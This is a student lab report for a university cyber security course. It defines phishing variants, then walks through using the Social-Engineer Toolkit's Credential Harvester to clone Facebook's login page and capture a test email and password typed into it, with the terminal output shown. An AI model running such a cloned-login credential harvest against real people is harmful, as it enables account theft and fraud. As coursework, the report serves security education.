lab report:3

Course Name: Cyber Security and Digital Forensic

Course: CSE 414

Submitted by

Name: Shamiul Islam

Id:18192103241

Intake:41

Section:06

Program: B.Sc Eng. in CSE(BUBT)

Submitted To
Course Teacher:

Dr. Shekh Abdullah-Al-Musa Ahmed

lecturer

Department of CSE, BUBT

Submission Date:12-09-2022

Name of the experiment: Perform Phishing Attacks.

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.

Types of Phishing Attacks:

- **Spear Phishing**
- **Whaling**
- **Smishing**
- **Vishing**

Spear Phishing: Spear phishing attacks target an individual person rather than a group. The attackers know or want to learn about the victim. Once personal facts are collected, such as a birthdate, the phishing attempt is customized to appear more real. These attacks are successful because they're believable. This type of attack has relevant context (as indicated by the NIST Phish Scale).

Whaling: Whaling is a type of Spear Phishing that is often even more specific. Whaling is different because it is aimed at specific people, like business executives, celebrities, and people with a lot of money. Most of the time, the account credentials of these high-value targets lead to more information and maybe even money.

Smishing: Smishing is a form of phishing that uses text messages. This type of phishing attack is more likely to be noticed because the person gets a notification and because more people are likely to read a text message than an email. Smishing has become more common as SMS messaging between businesses and customers has become more common. During the 2020 presidential election, there was also a rise in this kind of phishing.

Vishing: Vishing is a type of attack carried out via phone call. The attackers call the victim, usually with a pre-recorded message or a script. In a recent Twitter breach, a group of hackers pretending to be “IT Staff” were able to convince Twitter employees to hand over credentials all through phone conversations.


How to keep your business from being attacked

Organizations can't assume that users know about and can spot these malicious phishing attempts, especially as phishing attacks continue to get more sophisticated. Users should be trained regularly on what kinds of attacks they could be vulnerable to and how to spot, avoid, and report them. Here are two easy ways to teach employees how to be more careful and make them more aware.

- Regular training on security and phishing
- Phishing simulations and internal phishing campaigns


MindPoint Group has a lot of experience in both of these types of training. Our team of experts can help your company figure out what kinds of attacks it is most likely to fall victim to, who in the company might need more phishing training, and what other best practices you can use to improve your overall cybersecurity. We try to help you figure out the weak spots in your organization and find ways to fix them BEFORE they become a problem. Get in touch with MindPoint Group to find out more.

Step1: At first open the kali terminal:




```
zsh: corrupt history file /home/sayan/.zsh_history
┌──(sayan㉿kali)-[~]
└─$ 
```

Step2: Here I type command setoolkit for social engineering.




```
zsh: corrupt history file /home/sayan/.zsh_history
┌──(sayan㉿kali)-[~]
└─$ sudo su
[sudo] password for sayan:
┌──(root💀kali)-[/home/sayan]
└─# setoolkit
```

Step3: Here I choice option 1.




```
                Codename: 'Maverick'
[—]       Follow us on Twitter: @TrustedSec        [—]
[—]       Follow me on Twitter: @HackingDave       [—]
[—]      Homepage: https://www.trustedsec.com      [—]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Step4: Here I choice option 2.




```
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

Step5: Here I choice option 3.




```
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the informat
ion posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL l
ink to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement
settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metaspl
oit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based
 powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Step6: Here I choice option 2.




```
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Step 7: Here I enter website link for cloning.




```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.199.129]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login.php

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this capture
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step 8: After cloning this is Facebook clone site for fishing.



Step 9: Here I enter my email and password




Log in to Facebook

black6@kksm.be

1234

Step10: After login fishing site here can see the user email and password successfully.



```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2827
PARAM: lsd=AVol5F1RU1E
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-360
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=211548_KNqu
PARAM: lgnjs=1662956164
POSSIBLE USERNAME FIELD FOUND: email=black6@kksm.be
POSSIBLE PASSWORD FIELD FOUND: pass=1234
PARAM: prefill_contact_point=black6@kksm.be
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/AAAAAAAAAAAC
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.199.1 - - [11/Sep/2022 19:16:10] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
```